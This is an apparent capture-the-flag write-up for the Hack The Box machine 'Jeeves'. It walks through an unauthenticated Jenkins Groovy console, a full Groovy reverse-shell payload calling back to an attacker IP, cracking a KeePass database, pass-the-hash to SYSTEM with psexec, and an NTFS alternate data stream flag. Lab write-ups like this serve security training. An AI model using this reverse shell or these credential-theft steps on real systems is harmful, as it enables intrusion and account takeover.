HTB: Jeeves
🧑🚀 published on Mon Jun 08 2026 · 5 min read
Windows box with two web services and a theme. Port 80 presents a fake Ask Jeeves search engine that sends everything to a static error page - pure misdirection. Port 50000 runs Jetty, which is the real surface: a Jenkins instance that requires no authentication and exposes a Groovy script console you can run arbitrary code in. The privilege escalation is a KeePass database sitting in kohsuke’s Documents folder. Inside it, an NTLM hash stored as a password that works for pass-the-hash as Administrator. Then one more trick at the end: the root flag isn’t in hm.txt, it’s in an alternate data stream attached to it, invisible to a normal directory listing.
Recon
…/labs/jeeves ✗ sudo nmap -sV -sC -T4 $DC
Starting Nmap 7.99 ( https://nmap.org ) at 2026-06-08 09:21 +0100
Nmap scan report for 10.129.228.112
Host is up (0.073s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Ask Jeeves
|_http-server-header: Microsoft-IIS/10.0
135/tcp   open  msrpc        Microsoft Windows RPC
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
50000/tcp open  http         Jetty 9.4.z-SNAPSHOT
|_http-server-header: Jetty(9.4.z-SNAPSHOT)
|_http-title: Error 404 Not Found
Service Info: Host: JEEVES; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2026-06-08T13:21:27
|_  start_date: 2026-06-08T13:19:29
|_clock-skew: mean: 4h59m57s, deviation: 0s, median: 4h59m57s
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
Four ports: 80, 135, 445, 50000. SMB signing is off, which is worth noting. No domain - workgroup: WORKGROUP, so this isn’t an AD box. Guest and null SMB auth both failed:
…/labs/jeeves ❯ nxc smb $DC -u '' -p ''
SMB         10.129.228.112  445    JEEVES           [*] Windows 10 Pro 10586 x64 (name:JEEVES) (domain:Jeeves) (signing:False) (SMBv1:True)
SMB         10.129.228.112  445    JEEVES           [-] Jeeves\: STATUS_ACCESS_DENIED

…/labs/jeeves ✗ nxc smb $DC -u 'guest' -p ''
SMB         10.129.228.112  445    JEEVES           [*] Windows 10 Pro 10586 x64 (name:JEEVES) (domain:Jeeves) (signing:False) (SMBv1:True)
SMB         10.129.228.112  445    JEEVES           [-] Jeeves\guest: STATUS_ACCOUNT_DISABLED
Port 80 was the fake Ask Jeeves search page:

Every search just landed on a static error.html. Looking at the source confirmed it - the form action points to error.html unconditionally. The error page itself leaks something though:

A SQL Server type conversion error with a full stack trace. The page is static - this isn’t live SQL output, it’s a hardcoded error page used as a decoy. The MSSQL version shown is from 2005 on Windows NT 5.0, which doesn’t match the actual OS. Port 80 is a dead end.
Jenkins on Jetty
Port 50000 returned a 404 on /. Jetty is a Java servlet container commonly used to host Jenkins, and 9.4.z-SNAPSHOT reads as a development build. Automated fuzzing with a general wordlist found nothing. A shorter targeted list for common Java application paths found it:
…/labs/jeeves ❯ for path in jenkins askjeeves jeeves manager admin console app portal service api rest ws struts spring; do
  echo -n "$path: "; curl -so /dev/null -w "%{http_code}\n" http://$DC:50000/$path/
done
jenkins: 404
askjeeves: 200
jeeves: 404
manager: 404
admin: 404
console: 404
...
/askjeeves returned 200. Opened it in a browser:

Full Jenkins dashboard, no authentication required. Every menu item accessible: New Item, People, Build History, Manage Jenkins, Credentials. This isn’t a login bypass - there is no login. The instance was set up with security disabled.
Jenkins has a Script Console under Manage Jenkins that executes arbitrary Groovy code server-side. Groovy runs on the JVM and has full access to Java’s standard library, including Runtime.exec() and socket classes. This is intentional functionality for administrators - and it’s directly accessible here without any credentials.

Groovy RCE
The reverse shell payload uses Java’s ProcessBuilder and Socket to open a cmd.exe process and wire its I/O to a network connection:
String host = "10.10.16.129";
int port = 9999;
String cmd = "cmd.exe";
Process p = new ProcessBuilder(cmd).redirectErrorStream(true).start();
Socket s = new Socket(host, port);
InputStream pi = p.getInputStream(), pe = p.getErrorStream(), si = s.getInputStream();
OutputStream po = p.getOutputStream(), so = s.getOutputStream();
while (!s.isClosed()) {
    while (pi.available() > 0) so.write(pi.read());
    while (pe.available() > 0) so.write(pe.read());
    while (si.available() > 0) po.write(si.read());
    so.flush(); po.flush();
    Thread.sleep(50);
    try { p.exitValue(); break; } catch (Exception e) {}
}
…/labs/jeeves ❯ nc -lvnp 9999
Listening on 0.0.0.0 9999
Connection received on 10.129.228.112 49677
Microsoft Windows [Version 10.0.10586]
(c) 2015 Microsoft Corporation. All rights reserved.
C:\Users\Administrator\.jenkins>whoami
jeeves\kohsukeShell as kohsuke. Jenkins was running from C:\Users\Administrator\.jenkins - not from an Administrator shell, just from that directory. whoami /all:
USER INFORMATION
----------------

User Name      SID
============== ===========================================
jeeves\kohsuke S-1-5-21-2851396806-8246019-2289784878-1001


GROUP INFORMATION
-----------------

Group Name                           Type             SID          Attributes
==================================== ================ ============ ==================================================
Everyone                             Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                        Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\SERVICE                 Well-known group S-1-5-6      Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON                        Well-known group S-1-2-1      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users     Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization       Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Local account           Well-known group S-1-5-113    Mandatory group, Enabled by default, Enabled group
LOCAL                                Well-known group S-1-2-0      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication     Well-known group S-1-5-64-10  Mandatory group, Enabled by default, Enabled group
Mandatory Label\High Mandatory Level Label            S-1-16-12288


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeShutdownPrivilege           Shut down the system                      Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeUndockPrivilege             Remove computer from docking station      Disabled
SeImpersonatePrivilege        Impersonate a client after authentication  Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
SeTimeZonePrivilege           Change the time zone                      Disabled
High Integrity Level and SeImpersonatePrivilege enabled. The obvious move was a potato exploit.
I tried PrintSpoofer, GodPotato, and JuicyPotato. All failed. The reason is the shell context: a bare netcat reverse shell from a Windows service runs under a non-interactive service token. Potato exploits impersonate a higher-privileged token by coercing a SYSTEM-level service to authenticate to a local pipe you control. That impersonation step requires the current token to be an interactive session token - NT AUTHORITY\SERVICE in a non-interactive socket shell doesn’t qualify. The spawned impersonated process has no interactive desktop session to attach to, so the exploit fails silently or errors out.
Kept enumerating.
KeePass: The CEH Database
kohsuke’s Documents folder had one file:
C:\Users\kohsuke\Documents\CEH.kdbxKeePass is a local password manager. It stores credentials encrypted in a .kdbx file, protected by a master password. The whole database is one encrypted blob - without the master password you can’t read any entry. But the encrypted blob itself is a known format and can be attacked offline.
keepass2john extracts a crackable hash from the file:
…/labs/jeeves ✗ sudo smbserver.py share . -smb2support
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies

C:\Users\kohsuke\Desktop>copy C:\Users\kohsuke\Documents\CEH.kdbx \\10.10.16.129\share\CEH.kdbx
        1 file(s) copied.
…/labs/jeeves ❯ keepass2john CEH.kdbx > hash.txt
…/labs/jeeves ❯ john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Warning: detected hash type "KeePass", but the string is also recognized as "KeePass-opencl"
Using default input encoding: UTF-8
Loaded 1 password hash (KeePass [SHA256 AES 32/64])
Cost 1 (iteration count) is 6000 for all loaded hashes
Cost 2 (version) is 2 for all loaded hashes
Cost 3 (algorithm [0=AES, 1=TwoFish, 2=ChaCha]) is 0 for all loaded hashes
Will run 20 OpenMP threads
moonshine1 (CEH)
1g 0:00:00:08 DONE (2026-06-08 10:19) 0.1140g/s 6275p/s 6275c/s 6275C/s nana09..marichuy
Session completedMaster password moonshine1. Opened it with kpcli and listed the contents:
kpcli:/> ls
=== Groups ===
CEH/
kpcli:/> cd CEH
kpcli:/CEH> ls
=== Groups ===
eMail/
General/
Homebanking/
Internet/
Network/
Windows/
=== Entries ===
0. Backup stuff
1. Bank of America                                   www.bankofamerica.com
2. DC Recovery PW
3. EC-Council                               www.eccouncil.org/programs/cer
4. It's a secret                                 localhost:8180/secret.jsp
5. Jenkins admin                                            localhost:8080
6. Keys to the kingdom
7. Walmart.com                                             www.walmart.com
Entry 0 (Backup stuff) and entry 2 (DC Recovery PW) were the obvious ones to check:
kpcli:/CEH> show -f 0

Title: Backup stuff
Uname: ?
 Pass: aad3b435b51404eeaad3b435b51404ee:e0fb1fb85756c24235ff238cbe81fe00
  URL:
Notes:

kpcli:/CEH> show -f 2

Title: DC Recovery PW
Uname: administrator
 Pass: S1TjAtJHKsugh9oC4VZl
  URL:
Notes:

kpcli:/CEH> show -f 6

Title: Keys to the kingdom
Uname: bob
 Pass: lCEUnYPjNfIuPZSzOySA
  URL:
Notes:
“Backup stuff” has a password that’s formatted as an NTLM hash: aad3b435b51404eeaad3b435b51404ee:e0fb1fb85756c24235ff238cbe81fe00. The first half (aad3b435b51404eeaad3b435b51404ee) is the blank LM hash - Windows uses this as a placeholder when LM hashing is disabled. The second half is the NT hash. Someone stored an NTLM hash directly in a KeePass entry, probably as a backup credential.
NTLM doesn’t require you to know the plaintext password - you can authenticate directly with the hash. psexec.py with -hashes handles this:
Pass-the-Hash to SYSTEM
…/labs/jeeves ✗ psexec.py -hashes aad3b435b51404eeaad3b435b51404ee:e0fb1fb85756c24235ff238cbe81fe00 administrator@10.129.228.112
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on 10.129.228.112.....
[*] Found writable share ADMIN$
[*] Uploading file supQElfi.exe
[*] Opening SVCManager on 10.129.228.112.....
[*] Creating service guYk on 10.129.228.112.....
[*] Starting service guYk.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.10586]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system
SYSTEM. But the root flag had one more trick in it:
C:\Users\Administrator\Desktop> dir

11/08/2017  10:05 AM    <DIR>          .
11/08/2017  10:05 AM    <DIR>          ..
12/24/2017  03:51 AM                36 hm.txt
11/08/2017  10:05 AM               797 Windows 10 Update Assistant.lnk
               2 File(s)            833 bytes

C:\Users\Administrator\Desktop> type hm.txt
The flag is elsewhere.  Look deeper.
NTFS Alternate Data Streams
NTFS allows files to have multiple named data streams attached to the same filename. A regular file has one default stream ($DATA) - that’s what type reads and what dir shows the size of. You can attach additional named streams to the same file and they’re completely invisible to a normal dir listing. The only way to see them is with dir /r, which shows alternate streams explicitly:
C:\Users\Administrator\Desktop> dir /r C:\Users\Administrator\Desktop\hm.txt
 Volume in drive C has no label.
 Volume Serial Number is 71A1-6FA1

 Directory of C:\Users\Administrator\Desktop

12/24/2017  03:51 AM                36 hm.txt
                                    34 hm.txt:root.txt:$DATA
hm.txt:root.txt:$DATA - there’s a second stream named root.txt attached to hm.txt. Reading it by name:
C:\Users\Administrator\Desktop> more < hm.txt:root.txtRoot flag. The NTFS ADS trick is a classic HTB finale - easy once you know it, completely invisible if you don’t think to look. Worth keeping dir /r in muscle memory for any Windows box where a flag file looks suspiciously small or returns a troll message.